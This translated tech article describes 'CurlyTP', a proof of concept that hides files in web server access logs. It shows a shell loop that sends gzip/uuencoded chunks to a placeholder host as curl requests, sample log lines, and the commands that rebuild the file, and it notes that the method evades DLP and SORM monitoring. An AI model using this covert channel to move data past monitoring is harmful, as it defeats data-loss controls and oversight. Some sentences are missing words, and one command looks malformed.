

According to the definition on Wikipedia, a dead drop is a form of concealment used for sharing information or items between people who use a secret location. The idea is that people never meet but still exchange information, maintaining operational security.
A dead drop should not attract attention. Therefore, in the offline world, inconspicuous items are often used: a loose brick in a wall, a library book, or a hollow in a tree.
There are many tools for encryption and anonymization available on the internet, but the very use of these tools attracts attention. Moreover, they may be blocked at the corporate or governmental level. What to do?
Developer Ryan Flowers proposed an interesting option — If you think about it, what does a web server do? It accepts requests, serves files, and logs them. It records all requests in its logs, even incorrect ones.!
Thus, any web server allows for storing virtually arbitrary messages in its logs. Flowers pondered how to utilize this.
He suggests the following approach:
- Take a text file (the secret message) and compute its hash (md5sum).
- Encode it (gzip+uuencode).
- Log it by making a purposefully incorrect request to the server.
Local:
[root@local ~]# md5sum g.txt
a8be1b6b67615307e6af8529c2f356c4 g.txt

[root@local ~]# gzip g.txt
[root@local ~]# uuencode g.txt > g.txt.uue
[root@local ~]# IFS=$'n' ;for x in `cat g.txt.uue| sed 's\/ /+=+/g'` ; do echo curl -s "http://domain.com?transfer?g.txt.uue?$x" ;done | sh
To read the file, these operations need to be performed in reverse: decode and decompress the file, check the hash (the hash can be safely transmitted over open channels).
Spaces are replaced with =+=, to prevent spaces in the address. The program, which the author called CurlyTP, uses base64 encoding, as seen in email attachments. The request is made with the keyword ?transfer?, so that the recipient can easily find it in the logs.
What do we see in the logs in this case?
1.2.3.4 - - [22/Aug/2019:21:12:00 -0400] "GET /?transfer?g.gz.uue?begin-base64=+=644=+=g.gz.uue HTTP/1.1" 200 4050 "-" "curl/7.29.0"
1.2.3.4 - - [22/Aug/2019:21:12:01 -0400] "GET /?transfer?g.gz.uue?H4sICLxRC1sAA2dpYnNvbi50eHQA7Z1dU9s4FIbv8yt0w+wNpISEdstdgOne HTTP/1.1" 200 4050 "-" "curl/7.29.0"
1.2.3.4 - - [22/Aug/2019:21:12:03 -0400] "GET /?transfer?g.gz.uue?sDvdDW0vmWNZiQWy5JXkZMyv32MnAVNgQZCOnfhkhhkY61vv8+rDijgFfpNn HTTP/1.1" 200 4050 "-" "curl/7.29.0"
As mentioned earlier, to retrieve the secret message, you need to perform the operations in reverse order:
Remote machine

[root@server /home/domain/logs]# grep transfer access_log | grep 21:12| awk '{ print $7 }' | cut -d? -f4 | sed 's/=+=/ /g' > g.txt.gz.uue
[root@server /home/domain/logs]# uudecode g.txt.gz.uue

[root@server /home/domain/logs]# mv g.txt.gz.uue g.txt.gz
[root@server /home/domain/logs]# gunzip g.txt.gz
[root@server /home/domain/logs]# md5sum g
a8be1b6b67615307e6af8529c2f356c4 g
The process can be easily automated. Md5sum matches, and the file content confirms that everything decoded correctly.
The method is very simple. "The point of this exercise is merely to prove that files can be transmitted through harmless little web requests, and it works on any web server with standard text logs. Essentially, every web server is a hiding place!" says Flowers.
Of course, the method only works if the recipient has access to the server logs. But such access is provided by many hosting services, for example.
How can this be used?
Ryan Flowers says that he is not an information security specialist and will not make a list of potential uses for CurlyTP. For him, it is simply a proof of concept that familiar tools we see daily can be used in unconventional ways.
In fact, this method has several advantages over other server "hiding places" like or : it does not require special server-side configuration or any specific protocols — and will not raise suspicion among those monitoring traffic. It is unlikely that SORM or DLP systems will scan URLs for compressed text files.
This is one way to pass messages through service files. One might recall how some advanced companies used to post or in the HTML page code.

The idea was that such a "Easter egg" would only be seen by web developers since a regular person would not look through headers or HTML code.
Source: habr.com
